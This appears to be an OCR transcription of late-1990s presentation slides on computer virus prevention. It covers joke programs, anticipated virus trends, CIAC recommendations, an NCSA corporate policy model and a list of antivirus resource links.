
Joke Programs

- Joke programs generally do no harm to your hardware, but terrorize users.

Joke Programs

- Joke prog[illegible]





What to expect in the future

- **Macro viruses with a vengeance**
  - **Most people won't scan for them**
  - **Cross platform**
  - **Easy to write**
- **Program viruses that analyze code**
  - **Instead of jumping to the virus code from the start, they will jump from the middle somewhere**
- **Windows specific - DLL, Driver**
  - **A virus in a Windows object such as a .DLL or a driver would be extremely difficult to find**

A good virus prevention policy is needed to be effective

- CIAC Virus Prevention Recommendations
- NCSA Corporate Computer Virus Prevention Policy Model

CIAC Virus Prevention Recommendations

- **CIAC recommends the following:**
  1. **Use current antivirus software. It is a good idea to have a second AV product available as an additional checking tool.**
  2. **If you detect a virus on your system, or your system exhibits virus-like behavior, be sure to re-boot from a clean locked floppy before scanning it again and attempting to remove a virus. Some viruses modify the CMOS, so you may also need to check the CMOS settings to insure that the A: drive is the boot drive.**
  3. **For DOS or Windows systems: In the ROM BIOS, change the boot drive to the internal hard disk and lock the master boot record.**
  4. **Configure your anti-virus software to run automatically using the terminate and stay resident (TSR) function.**
  5. **Scan susceptible files daily such as e-mail attachments.**
  6. **Scan your entire hard disk regularly depending on your level of risk.**

CIAC Virus Prevention Recommendations (continued)

7. Scan all new executables before using them, including shrink wrapped software packages.
8. Scan all Microsoft Word documents the first time you open them.
9. Beware of mail readers that automatically launch downloaded applications.
10. Where possible, download shareware programs from the originating source or from a trusted source such as CIAC.
11. Test all shareware and public domain software on non-essential computers before moving them to production machines.
12. Do multiple backups of important data on a regular basis.
13. Lock up all new distribution media for your COTS products so they are available if you have to restore your system as the result of a virus infection.
14. Upgrade to a protected mode system such as Windows NT if possible.

NCSA Corporate Computer Virus Prevention Policy Model

- **General responsibilities**
  - **Who is responsible for overseeing the management of all virus prevention activities?**
  - **Each first line supervisor is responsible for ensuring subordinate employees are familiar with this policy**
  - **Each employee is personally responsible for understanding and observing the end-user provisions of this policy**
- **Virus awareness program**
  - **Who will develop a virus awareness program which all employees will participate on an annual basis?**
- **Install virus protective mechanisms and stay up-to-date**

NCSA Corporate Computer Virus Prevention Policy Model (continued)

- **Workstation and server backup**
  - **Each user is personally responsible for backing up the hard disk of the personal computers he or she uses**
  - **Each custodian of a network file server will be responsible for the daily backup of all file server programs/data**
  - **Employees will only utilize software which has been approved for use and which is properly licensed**
- **Procedures**
  - **Virus incident reporting**
    - **Who to contact when a virus is detected**
    - **Who will oversee the effort to eradicate the virus**
    - **Who will ensure that all exposed machines and diskettes are scanned**

NCSA Corporate Computer Virus Prevention Policy Model (continued)

- **Other Good Practices**
  - **Use Write-Protect Tabs to diskettes whenever possible**
  - **Privileged users must be particularly careful when attempting to assist other users in virus detection activities**

References

- **Email**

  fedcirc@fedcirc.nist.gov
- **FedCIRC Web Site**

  http://fedcirc.llnl.gov/
- **CIAC Virus Database**

  http://ciac.llnl.gov/
- **CIAC-2301 Virus Update Document**

  (printed or online)
- **Datafellows Virus Database (F-PROT)**

  http://www.datafellows.com/

References (continued)

- Symantec Antivirus Research Center (NAV, SAM)
  http://www.symantec.com/avcentr
- Dr. Solomon's Antivirus site
  http://www.sands.com/
- McAfee Antivirus site
  http://www.mcafee.com/
- Internet Hoaxes
  http://ciac.llnl.gov/ciac/CIACHoaxes.html
- NCSA
  http://www.ncsa.com/

References (continued)

- **Stiller Research**

  http://www.stiller.com/
- **Disinfectant**

  http://ciac.llnl.gov/ciac/ToolsMacVirus.html
- **ViruSafe VDOC**

  http://ciac.llnl.gov/ciac/ToolsDOSVirus.html